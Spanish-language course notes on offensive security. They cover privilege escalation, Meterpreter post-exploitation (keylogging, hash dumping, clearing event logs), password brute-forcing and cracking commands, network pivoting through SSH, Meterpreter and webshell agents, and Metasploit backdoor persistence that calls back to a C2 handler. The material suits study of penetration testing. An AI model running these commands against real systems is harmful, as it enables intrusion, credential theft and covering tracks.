Defectos en la configuración: En ocasiones hay defectos en config de Ss, o SO aprovechable por atacante para elevar privilegios en el sistema (local o remoto). Ej. opción “Always Install Elevated” Windows que permite instalar aplicación con privilegios de Admón (Aunque usuario no Administrador). Con msfvenom generamos payload en formato .msi que al ejecutarse añade nuestro usuario al grupo de administradores.

Defectos en la gestión de la autorización: Ya que todo objeto en un sistema tiene unos privilegios, puede darse el caso que atacante tenga acceso para poder modificar algún proceso, script, fichero de config. o registro que se use para iniciar alguna operación privilegiada. Si atacante edita estos objetos, podría modificarlos para ejecutar acciones privilegiadas como iniciar una Shell, añadiral grupo de admin, etc.

Explotación de vulnerabilidades: Usar exploits/vuln. conocidos de tipo “local”, que permitan la elevación de privilegios si el sistema tuviera algún software o servicio vulnerable.

Exposición de credenciales: Menos frecuente, pero posible que administradores expongan credenciales en scripts de automatización de tareas. Si usuario tiene acceso de lectura a estos scripts puede capturarlas.

6.2.- Elev.privilegios en Linux.

Vectores + comunes que nos permiten elevar nuestros privilegios en un sistema Linux.

- **Vulnerabilidades del Kernel**: Si se explota el kernel el nivel de privilegios es el más alto.
- **Vuln. en Ss**: La explotación del servicio otorga mismo nivel que usuario que inició el servicio.
- **Escritura en cron**: Si tenemos privilegios para modificar tareas del servicio "cron" podemos iniciar un proceso con el usuario que queramos.
- **Configuración sudo**: Si usuario puede realizar sudo o puede ejecutar ciertos binarios como sudo.
- **Binarios con SUID**: Binarios que al ejecutarse lo hacen con privilegios del usuario dueño del binario.

6.3.- Elev. privilegios en Windows.

Vectores + comunes que nos permiten elevar nuestros privilegios en un sistema Windows.

- **Vulnerabilidades del SO**: Vulnerabilidades que ejecutan procesos con priv. elevados.
- **Vulnerabilidades en Ss**: El proceso inyectado tiene los privilegios del usuario que inició el servicio.
- **Modificación de scripts de inicio**: Modificar un script que se ejecute como administrador.
- **Unquoted Path**: Técnica que permite ejecutar proceso si llamada al binario del servicio no está “”.
- **Modificación de servicios**: Sustitución del binario o modificación de la ruta de ejecución..
- **dllHijacking**: Localizar llamadas a dll no utilizadas y generar la dll para que inyecte un proceso.

6.4.- Herramientas de elevación de privilegios.

Linux

- **LinPEAS**: Script en bash que localiza posibles vectores de elevación de privilegios en Linux.
- **Linenum**: Script en bash que localiza posibles vectores de elevación de privilegios en Linux en base a defectos en la configuración

Windows

- **WinPEAS**: Herramienta que localiza posibles vectores de elevación de privilegios en Windows. Una versión en PowerShell y otra ejecutable
- **PrivescCheck**: Script en PowerShell que localiza vectores de elevación de privilegios en Windows.
- **Watson**: Aplicación en formato binario que intenta localizar actualizaciones no instaladas en el sistema que pudieran ser aprovechadas por un exploit público para elevar los privilegios.
- **SeatBelt**: Herramienta que localiza posibles vectores de elevación de privilegios en Windows debido a una incorrecta configuración en los sistemas.

HE04. Consolidación y utilización de sistemas comprometidos

- Para gestionar un sist.comprometido utilizamos técnicas de **Admón de sistemas de manera remota**
  - Necesario conocer concepto **Admón de sistemas comprometidos de manera remota**
    - Herramientas **Meterpreter** Capacidades
      - **Comandos básicos** - Comandos del sistema
      - Comandos de red - Carga dinámica de módulos
      - Keylogger - Elevación de privilegios
      - Volcado de hashes - Borrado de huellas
- **Las credenciales son vulnerables mediante Ataques y auditorías de contraseñas** Tipos de ataques
  - **Password guessing**
    - Requisitos : **Recopilación de usuarios** **-Recopilación de contraseñas**
    - Herramientas **Hydra** **- Medusa** **- ncrack** **-Patator**
  - **Otros ataques a contraseñas** Igualmente importantes
    - **Tablas Rainbow** **- Contraseñas por defecto**
  - **Password cracking**
    - Requisitos **Hashes** **- Diccionarios**
    - Herramientas **JhonTheRipper** **- hashcat**
- Accedemos a otras redes gracias a **Pivotaje en la red**
  - Distintas técnicas
    - **Pivoting con SSH**
    - **Pivoting con HTTP** Herramientas : **- reGeorg** **- pivotnacci**
    - **Pivoting con meterpreter**
  - Para utilizarlo **Cliente proxy** Herramientas
    - **Navegador web** **- Proxychains**
- Mantenemos el acceso con **Instalación de puertas traseras**
    - Tipos
      - **Persistencia en servicio con ejecutable generado**
      - **Persistencia en servicio** **- Persistencia en registro**
    - Herramientas **- C2** **- Metasploit**
    - Necesario conocer el concepto de **Persistencia**

1.- Administración de sistemas de manera remota.

1.1.- Introducción admin. sistemas de manera remota. **1.2.- Meterpreter.**

2.- Ataques y auditorías de contraseñas.

2.1.- Tipos de ataques a contraseñas. **2.2.- Password guessing.**

2.3.- Password cracking. **2.4.- Otros ataques de contraseñas.**

3.- Pivotaje en la red.

3.1.- Pivoting con SSH. **3.2.- Pivoting con meterpreter.**

3.3.- Pivoting con HTTP. **3.4.- Utilizando el proxy.**

4.- Instalación de puertas traseras. (Persistencia)

4.1.- Introducción a la persistencia. **4.2.- Tipos de persistencia.**

1.- Administración de sistemas de manera remota.

La admin.sistemas remota permite, entre otros, modificar config.y caract.de un equipo remoto siempre que tengamos privilegios las tareas. Un atacante, en un principio, no dispone de acceso a máquina remota y debe conseguir un 1º acceso con vectores de ataque (Unidad 03). Una vez tiene ese primer vector de acceso → shellcodes y payloads inyectados en equipo remoto xa poder administrar sistema remotamente.

Dependiendo del SO, dispondremos de shellcodes de admin.remota que nos devolverán un intérprete de comandos del equipo remoto o shellcodes más avanzadas que nos permitan realizar tareas más complejas que permitan admón remota del sist. comprometido de una manera más sencilla.

1.1.- Introducción a la administración de sistemas de manera remota.

Tras comprometer la máquina remota, se inicia el proceso de Postexplotación que se separa por una fina línea de la de explotación (su motivo es prácticamente idéntico pero en Postexplotación ya partimos de un sistema comprometido y el objetivo es administrar el equipo víctima para pivotar en la red o establecer ciertas opciones de persistencias que nos garanticen accesos sucesivos al equipo).

Dependiendo del SO víctima + o - posibilidades de gestión. Existen payloads más avanzados para Microsoft que para Linux. El tipo de acciones posibles en sistema remoto mucho mayor si usuario con el que se ha conseguido acceso tiene privilegios elevados, hay ciertas tareas administrativas que sólo si payload ejecutando con usuario privilegiado.

1.2.- Meterpreter.

Meterpreter es un payload avanzado de tipo shellcode presente en Metasploit (Windows pero tb hay xa android y java). Es extensible de manera dinámica mediante la inyección de librerías dlls → se pueden cargar módulos en el equipo comprometido dinámicamente en caso de que sean necesarios para acción concreta en fase Postexplotación. Se ejecuta en memoria sin dejar ningún trazas en disco. Puede inyectarse en distintos procesos siempre que tengamos privilegios elevados para modificar contexto del proceso en el que se inyecta.. A continuación se muestran los comandos de meterpreter más utilizados:

Comandos básicos y manipulación del sistema de ficheros

- **ls**: Listar ficheros, directorios. - **mkdir**: Crea dir.en sistema ficheros remoto.
- **upload file**: Transfiere fichero al sist. remoto. - **download** file: Descarga fichero del eq.remoto.
- **background**: Pone la sesión de meterpreter en background y regresa a la consola de Metasploit.

Comandos del sistema: Permiten interactuar con procesos del sistema, incluso generar nuevos procesos.

- **getpid**: Indica el proceso al que está inyectado la shellcode meterpreter.
- **ps**: Lista procesos del sistema remoto.
- **migrate "id_proceso"**: Migra proceso de meterpreter a otro. Normalmente a un proceso siempre activo como "explorer.exe"
- **execute "comando"**: Ejecuta un comando en el sistema remoto.
- **getuid**: Muestra el contexto del usuario con el que se está ejecutando meterpreter.

Comandos de red: Para comprobar los datos de red en el equipo remoto:

- **ipconfig**: Muestra las propiedades de red del equipo remoto.
- **netstat**: Muestra conexiones establecidas actualmente formato IP:Puerto de origen IP:Puerto destino

Carga dinámica de módulos: Que no vienen precargados por defecto en meterpreter.

- **load kiwi**: Carga módulo Mimikatz → extrae info.sensible de la RAM de Windows (hashes, credenciales en claro, tokens, etc).
- **load incognito**: Carga el módulo de incognito, para impersonar usuarios con sesión iniciada en el equipo remoto impersonando los tickets de Kerberos.
- **load priv**: Carga un módulo para técnicas de elevación de privilegios.
- **load sniffer**: Carga módulo para capturar y monitorizar la actividad en red del sistema remoto. Luego se puede utilizar wireshark para acceder a las capturas de red recopiladas.

Keylogger: Inicia un keylogger en la máquina remota para capturar todas las pulsaciones de teclado.

- **keyscan_start**: Inicia el Keylogger en la máquina remota.
- **keyscan_dump**: Vuelca todas las pulsaciones de teclado desde el último dump realizado.
- **keyscan_stop**: Finaliza el Keylogger.

Elevación de privilegios

- **getsystem**: Utiliza 4 técnicas <> para intentar elevación privilegios en sistemas Microsoft Windows.

Volcar hashes; Si acceso privilegiado vuelca hashes (repres.criptográfica de credenciales del sist.remoto) de contraseñas usuarios de Microsoft Windows.

- **hashdump**: Recoge hashes de usuarios de Windows máquina remota. → se pueden crackear para obtener contra.usuario o utilizarse para autenticarse en sistema mediante técnicas "Pass the Hash".

Borrado de huellas: Elimina trazas en el equipo remoto, también necesita acceso privilegiado.

- **clearev**: Borra logs del registro de eventos de Microsoft Windows.

2.- Ataques y auditorías de contraseñas.

Las contraseñas son el método más utilizado para proceso de autenticación →los ataques a contraseñas, y a su representación vía hash, son uno de los vectores de ataque a tener en cuenta.

2.1.- Tipos de ataques a contraseñas.

Password Guessing: Intentar adivinar credenciales para acceso al sist, suele ser en formularios de acceso web o en Ss de terminal remota, como por ejemplo FTP, Telnet y SSH.

- Suelen generar mucho tráfico y logs en víctima - Situaciones de bloqueo de cuentas

Password Cracking: Obtenemos lista usuarios y contras del sistema protegidas mediante cifrado (ej.hash).

- El proceso para obtener credenciales desde hash → offline..
- Se requiere compromiso parcial del sistema analizado.

Default passwords: Ultimamente menos habitual, muchos dispositivos de red y Ss presentan un "usuario por defecto" con privilegios elevados con contraseña predefinida.

- Si no se ha cambiado la contraseña → se puede acceder al sist.con las credenciales por defecto.

2.2.- Password guessing.

Requisitos: Necesitamos recopilar info. previa y usar herr. que automatizan proceso autenticación.

- Usuarios de los sistemas. - Diccionarios posibles contraseñas. - Apps de fuerza bruta.

Recopilación de usuarios: Necesitamos listado posibles usuarios, para ello técnicas de reconocimientos de usuarios vistas anteriormente en la Fase de escaneo.

- Linkedin - The harvester - OSINT

Recopilación de contraseñas: Necesitamos diccionario posibles contraseñas.

- Diccionarios de contraseñas públicos - Recopilación de contraseñas con CeWL

Diccionarios de contraseñas públicos Existen listados de posibles contraseñas ajustadas a idiomas, temática etc. Necesario diccionario lo más ajustado y reducido posible contras x tiempo técnicas.

- https://wiki.skullsecurity.org/Passwords - https://github.com/danielmiessler/SecLists

Recopilación de contraseñas con CeWL Aplicación de ruby que realiza "spidering" sobre una URL con una profundidad especificada por usuario y devuelve lista palabras para posterior fase de ataques de fuerza bruta. Soporta autenticación tanto por usuario+contra. como cookies para realizar trabajo en parte privada de la aplicación.

Observar un sitio y escribir todas palabras encontradas en un archivo (-w)

```
$ cewl -w <archivo> <url>
```

Hacer crawling de la página y seguir enlaces a otros sitios (-o)

```
$ cewl -o <url>
```

Establecer profundidad y longitud de palabra mínima (-d –m)

```
$ cewl -d <profundidad> -m <longitud de la palabra min> <url>
```

Herramientas

Una vez recopilado listado usuarios y generado listado de posibles contras, realizamos ataque de averiguación contras con alguna de las herramientas que automatizan la ejecución de esta tarea.

Medusa Herramienta para realizar fuerza bruta usuarios y contraseñas en un servicio. Características más importantes: Paralelismo de conexiones. Fuerza bruta de login. Soporta distintos protocolos y servicios sobre los que realizar la autenticación (listado de Ss sobre los que opera)

```
cvs.mod     mysql.mod        postgres.mod  smtp.mod telnet.mod
ftp.mod     ncp.mod     rexec.mod  smtp-vrfy.mod     vmauthd.mod
http.mod    nntp.mod    rlogin.mod        snmp.mod    vnc.mod
imap.mod    pcanywhere.mod  rsh.mod       ssh.mod     web-form.mod
mssql.mod   pop3.mod    smbnt.mod  svn.mod     wrapper.mod
```

Ej. uso en el que se prueba la misma contraseña sobre un listado usuarios en prot.HTTP (password Spraying):

```
medusa -h 192.168.10.2 -U listado_usuarios.txt -p Enero2022 -M http -m DIR/admin -T10
```

Ncrack Realizar fuerza bruta de usuarios y contraseñas en un servicio. Característica más importante es que soporta paralelismo de conexiones. Ej. uso para averiguar contra. "usuario" offsec realizando autenticación sobre prot.RDP:

```
ncrack -vv --user ofsec -P password_list.txt rdp://192.168.10.2hydr
```

Hydra Fuerza bruta usuarios y contras. en un servicio. Recomendada para fuerza bruta de "Community Strings" del prot. SNMP. Ej. fuerza bruta SNMP con comm.strings del dicc.password-file.txt.

```
hydra -P password-file.txt -v 192.168.11.219 snmp
```

Patator Herramienta altamente configurable que (entre otras) permite establecer condiciones evaluar respuesta emitida por equipo remoto y considerar si credenciales introducidas son correctas. Ej, ataque de password spraying sobre el servicio FTP:

```
ftp_login   host=10.0.0.1   user=FILE0   0=logins.txt   password=Marzo2018   -x
ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500


19:36:06   patator              INFO   -   Starting   Patator   v0.7-beta
(https://github.com/lanjelot/patator) at 2015-02-08 19:36 AEDT

19:36:06 patator    INFO -

19:36:06  patator         INFO  -  code    size         time  |  candidate
|   num | mesg

19:36:06 patator    INFO - ----------------------------------------------
---------------------------

19:36:07  patator        INFO  -  230      17          0.002  |  anonymous
|     7 | Login successful.

19:36:07  patator         INFO  -  230       17            0.001  |  ftp
|    10 | Login successful.

19:36:08  patator         INFO  -  530       18            1.000  |  root
|     1 | Permission denied.
```

2.3.- Password cracking.

Utilizar hashes de contraseñas para averiguar contras. en texto claro. La única manera de averiguar contraseña inicial con la que se generó el hash es probar posibles combinaciones de contraseñas y aplicar el algoritmo de hash. Si hashes coinciden → hemos averiguado contra.

JhonTheRipper: Herramienta de cracking de contraseñas, 2 versiones, la normal y la jumbo o community (muchos más algoritmos de hashing).

Soporta paralelización procesos, pudiendo indicar núm cores de CPU xa proceso cracking. Soporta permutaciones de misma contraseña indicando reglas para que realice transformaciones a cada contra del dicc.. especificado

```
$ john --format=NT --rules -w=/usr/share/wordlists/rockyou.txt hashfile.txt
$ john --format=NT --rules=korelogic --wordlist=/usr/share/wordlist/rockyou.txt hashes_NTLM.txt
```

hashcat Soporta más algoritmos de hashing que jhon. Soporta procesamiento GPU. En hashcat se indica el algoritmo de hash con parámetro –m seguido de id. indicando algoritmo de hash

```
$ ./hashcat -m 1000 hash.ntlm.txt dictionary.txt
$ ./hashcat -m 1000 hash.ntlm.txt -a3 ?d?d?d?d?s?l?l?l?l
```

Prueba contraseñas en base a máscara indicando longitud mín y máx de la contras a probar, y tipo de carácter posible en cada posición

2.4.- Otros ataques de contraseñas.

Default passwords

Muchos dispositivos de red (switches, Firewalls, Routers, Impresoras, etc.) vienen de fábrica con contra predefinida xa cambiar x usuario al configurarlos. Además, suele ser la misma xa todos dispositivos del mismo modelo. Si el usuario no realiza cambio contraseña, atacante malintencionado con acceso al dispositivo podría autenticarse. Tb existen herramientas de Software o Ss con misma problemática (usuarios predefinidos con contra por defecto).

Tablas Rainbow

Las Tablas Rainbow están estrechamente ligadas al proceso de cracking de contraseñas. Son el resultado de almacenar en tablas específicas una posible contra.usuario junto al hash generado al aplicar algoritmo a esa contraseña. Se realiza mismo proceso de cracking pero de manera previa y se almacena el resultado para luego poder ser utilizado tantas veces como se desee. Peculiaridades de la técnica:

- La generación de las tablas consume bastante tiempo (y dependiendo del alg.puede tardar bastante).
- Una vez que tabla se ha generado, buscar un hash en la tabla mucho más rápido que realizar todo el proceso de cracking.
- La técnica de generar una "Tabla Rainbow" sólo puede realizarse con ciertos algoritmos de hashing. Ej, algo que utilizan la técnica de "SALT" en la que se usan cadenas aleatorias añadidas a la contra. antes de generar el hash.
- Algoritmos que utilicen el método "desafío respuesta" para generar un hash no pueden usarse en este tipo de ataques xq no podemos conocer el valor del "desafío" utilizado para generar el hash.


3.- Pivotaje en la red.

Pivoting es el cjto técnicas para utilizar un sistema comprometido como “puente” xa acceder a otros equipos o redes a las que no disponíamos de acceso previamente. Para realizar pivoting 1º comprometer un sist. objetivo y obtener privilegios elevados (con privilegios de usuario estándar no tenemos permisos para crear Ss de red a modo de proxy ni encaminar tráfico a través de la víctima). Las técnicas más utilizadas son:


3.1.- Pivoting con SSH.

Ssh ofrece posibilidad de conectarnos remotamente a servidor SSH y tb permite establecer túnel entre cliente ssh y el servidor que funcionará a modo de proxy socks.

Para usar esta técnica necesitamos disponer de credenciales en servidor SSH que queremos utilizar a modo de router, es decir, para pivotar en la red. Usando el operador -D del cliente ssh, generaremos un proxy shock dinámico en la interfaz localhost de nuestro equipo. Todas las comunic. a través de este proxy se reenviarán a través del túnel SSH establecido con la máquina víctima. Ej: inicia servidor proxysocks en puerto TCP 9050 de nuestra interfaz localhost y todas las comunic. a través de ese proxy se enrutan a través del túnel SSH contra servidor SSH de la IP 192.168.0.15 (Que usamos como pivote)




```
$ ssh -D 127.0.0.1:9050 root@192.168.0.15
```



Para establecer la comunicación con el Proxy iniciado en nuestro equipo habrá que utilizar un cliente proxy en el sistema. Usaremos normlamente como clientes proxy:

Navegador web. **Proxychains en Linux.**

3.2.- Pivoting con meterpreter.

Meterpreter permite utilizarse como punto de pivoting para tunelizar conexiones de un atacante a la red interna. Una vez comprometida la máquina remota con meterpreter, y teniendo una sesión activa, podemos utilizar la sesión para enrutar el tráfico utilizando el comando route (muy similar al comando route utilizado para establecer una ruta de red, pero en vez de indicar gateway para acceder a la red se indica una sesión activa de meterpreter).

```
Metasploit> route add <network> <netmask> <meterpreter_session_id>
```

Ej: indica a Metasploit que
para acceder a la red 192.168.100.0/24 se enrute el tráfico a través de la sesión número 2 de meterpreter. Cuando se establezca la ruta, todas las conexiones que se realicen desde Metasploit para acceder a la red 192.168.100.0/24 se enrutarán por la session 2 de meterpreter

```
Metasploit> route add 192.168.100.0 255.255.255.0 2
```

Iniciando proxysocks en Metasploit

Si queremos que la ruta esté disponible para que desde otros programas se pueda utilizar este enrutamiento habrá que hacer uso de un módulo auxiliar de Metasploit (socks_proxy) para que funcione como Proxy Socks. Opciones de configuración:

```
Metasploit> use auxiliary/server/socks_proxy
```


```
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy passwor
   SRVHOST   0.0.0.0          yes       The address t
   SRVPORT   1080             yes       The port to l
   USERNAME                   no        Proxy usernam
   VERSION   5                yes       The SOCKS ver
```

- Requerir autenticación (user:password)
- IP en la q dará servicio el proxy (cualquier IP, localhost)
- Puerto en el que se inicia el proxy
- Versión del proxy socks (4a o 5)

3.3.- Pivoting con HTTP.

De mismo modo que si tenemos un sist. comprometido se puede utilizar para pivotar. Tb podemos hacer acción similar si tenemos podemos comprometer una web a través de "file inclusion" (subir ficheros para generar webshell).

Todas las herr. se basan en despliegue de agentes en servidor web comprometido (sería la webshell) y cliente que se pone en contacto con el agente para enrutar tráfico.



reGeorg: Tiene disponibles 7 agentes distintos (ashx, aspx, jsp, js y php) para que se puedan desplegar en el servidor web comprometido.

Ej: levanta el proxysocks en puerto 8080 de localhost para tunelizar a través de agente web.

```
$ python reGeorgSocksProxy.py -p 8080 -u http://domain.com/ /tunnel/tunnel.jsp
```

Pivotnacci: Tiene 3 agentes (aspx, jsp y php) para desplegar en el servidor web comprometido. Características más importantes:


- Autenticación mediante contraseñas - Config. cabeceras HTTP (como host y agent)

Ej. Levanta el proxysocks en el puerto 1080 de localhost para tunelizar a través del agente web

```
$ pivotnacci  https://domain.com/agent.php --password "s3cr3t" -p 1080
```

3.4.- Utilizando el proxy.

Una vez iniciado algún proxysocks, tenemos que hacer uso de los proxies implementadas para tunelizar las conexiones hacia las redes internas.



Navegador web como cliente proxy: Si sólo queremos el proxy para acceder a otros serv. web sin acceso inicialm. podemos hacerlo directamente en nuestro navegador web. En config. del navegador buscamos donde se indica que use un determinado proxy web. Una vez se indica que utilice el proxy cualquier navegación será tunelizada a través de él.

Proxychains como cliente proxy: Si queremos tunelizar una herramienta de consola a través de los proxies establecidos deberemos utilizar proxychains. La config. de proxychains se realiza a través del fichero /etc/proxychains.conf y se establece el proxy a utilizar:

```
<tipo_de_proxy> <ip_proxy> <puerto_proxy>
```

Ej: Indica a proxychains que use el proxysocks5 que hay en el puerto TCP 1080 de la interfaz localhost

```
socks5 127.0.0.1 1080
```

Para usar cualquier herramienta con el proxy se pone “proxychains” delante del comando que queremos tunelizar:

```
$ proxychains nmap -sS 172.16.1.0/24 --top-ports 100
```


4.- Instalación de puertas traseras. (Persistencia)

Es común en ciertos entornos que las shell remotas que se han logrado ejecutar en los equipos comprometido mueran de manera repentina. Numerosos factores que pueden desencadenar que shell remota se termine de manera inesperada:

- Caída del sistema o apagado del equipo. - El proceso se vuelve inestable.
- Caída del servicio en el que se encuentra inyectado el proceso de la shell.

Ante estas situaciones, una solución puede ser volver a comprometer el sist.remoto a través de la vulnerabilidad. Otra opción más adecuada → establecer persistencia en el equipo vulnerado, mediante una puerta trasera o similar.

4.1.- Introducción a la persistencia.



Puede ser necesario mantener el acceso al equipo comprometido (con el nivel privilegios obtenido) xa volver a acceder xa realizar alguna tarea, extraer info, o usarlo de puente para pivotar a otras redes. Además es posible que el vector de acceso usado para comprometer el equipo ya esté solventado y no pudiéramos acceder de nuevo (y si no tb tendríamos que volver a explotarla como la 1ª vez).

Para evitar todo esto se puede dejar un acceso secundario (“backdoor”) que permanece oculto y a la espera de ordenes para reactivarse. Normalmente se utilizan serv. de control conocidos como “C2C” (Command & Control), a los que el equipo comprometido se conecta cada cierto tiempo a la espera de recibir ordenes y si el auditor quisiera establecer la conexión se lo indica a la víctima a través del servidor C2C que se lo comunica a la víctima para que ésta realice una conexión inversa contra otro servidor que controle el atacante.

4.2.- Tipos de persistencia.

Las opciones más comunes de persistencia son:

- Persistencia en servicio - Persistencia en registro - Persistencia en cron/tareas automáticas.

Handler / servidor C2 Para realizar la persistencia necesitamos configurar servidor C2 (Command and Control) que atenderá las conexiones de persistencia. Metasploit dispone de un servidor C2 llamado “Multihandler” dado que soporta la gestión de distintos payloads.

```
msf6 > use exploit/multi/handler
```

Una de las opciones a configurar aleatoriamente consiste en la selección del payload que está ejecutando la víctima para que el Multihandler sepa como comunicarse la shellcode que se ha inyectado en el equipo víctima:

```
msf6 exploit (handler)> set PAYLOAD <ruta_payload>
```

Hay que configurar las opciones del multihandler **IP y Puerto** en que opera el multihandler y el proceso. Hay que indicar la misma config.para el payload que se inyectará a la víctima.

```
msf6 exploit (handler)> set LHOST <Dirección IP del handler>
msf6 exploit (handler)> set LPORT <Puerto del Handler>
```

Otra opción a configurar en el multihandler es indicarle que al recibir la 1ª sesión el Handler se siga ejecutado y así pueda gestionar todas las shells de meterpreter que vaya recibiendo con esa configuración (En caso contrario sólo gestionaría una shell.) → valor de la variable "**ExitOnSession**" a "**False**"

```
msf6 exploit (handler)> set ExitOnSession False
```

Una vez configuradas todas las opciones, iniciaremos el handler como un job para que se mantenga hasta que salgamos de Metasploit. Con el comando jobs podremos ver si está activo, e incluso pararlo.

```
msf6> run -jnz
msf6> jobs
```

```
msf6 exploit(multi/handler) > run -jnz
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.15:443

msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  2   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.2.15:443

msf6 exploit(multi/handler) >
```

Persistencia con meterpreter

Una vez establecido el servidor Multihandler ya podemos realizar el proceso de persistencia (tenemos servidor C2 que gestiona las conexiones). Meterpreter dispone de opciones de persistencia que permiten configurar equipo víctima (Windows) para que se conecte con máquina atacante cada cierto tiempo.

Metasploit dispone de varios módulos de postexplotación para persistencia:

- exploit/windows/local/persistence_service - exploit/windows/local/registry_persistence
- post/windows/manage/persistence_exe

Persistencia en servicio con Metasploit Consiste en generar un servicio fraudulento (Windows) al que iniciará la conexión contra el C2 cada vez que se inicie el servicio. Para poder instalarlo necesitamos privilegios elevados. Metasploit dispone de un módulo para instalar serv.fraudulento con una sesión privilegiada de meterpreter.

```
msf 6 > use exploit/windows/local/persistence_service
```

Se indicarán la dirección IP y puerto del servidor C2 y la sesión de meterpreter en la máquina comprometida sobre la que se aplica la persistencia.

```
msf6 exploit (windows/local/persistence_service)> set LHOST <Dirección IP del handler>
msf6 exploit (windows/local/persistence_service)> set LPORT <Puerto del Handler>
msf6 exploit (windows/local/persistence_service)> set SESSION <id de sesión meterpreter activa>
```

Una vez configurado se ejecuta con orden "run". Si todo ok se crea nuevo servicio en sistema remoto y el multihandler recibirá la conexión de la shell inversa y se generará una nueva sesión.

```
msf 6 > run
```

```
msf6 exploit(windows/local/persistence_service) > run
[-] Handler failed to bind to 10.0.2.15:443:-  -
[-] Handler failed to bind to 0.0.0.0:443:-  -
[*] Running module against WIN-7SP1
[+] Meterpreter service exe written to C:\Windows\TEMP\mPSeozw.exe
[*] Creating service QtPWeLN
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/WIN-7SP1_
[*] Sending stage (175174 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.15:443 → 10.0.2.7:49163 ) at 2022-
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) >
```

Servicio creado

Pers.en registro con Metasploit

Consiste en modificar el reg. Windows para que ejecute un proceso, que realizará la conexión contra el C2, siempre que un usuario inicie la sesión en el equipo. Dependerá de los priv.usuario que la sesión tenga privilegios elevados. Metasploit dispone de un módulo para instalar un ejecutable fraudulento a través de una sesión de meterpreter. Se debe indicar dirección IP y puerto del servidor C2 y la sesión de meterpreter. Run.

```
Metasploit > use exploit/windows/local/registry_persistence
```

```
msf6 exploit (windows/local/registry_persistence)> set LHOST <Dirección IP del handler>
msf6 exploit (windows/local/registry_persistence)> set LPORT <Puerto del Handler>
msf6 exploit (windows/local/registry_persistence)> set SESSION <id de sesión meterpreter activa>
```

Persistencia en registro con Metasploit y ejecutable generado

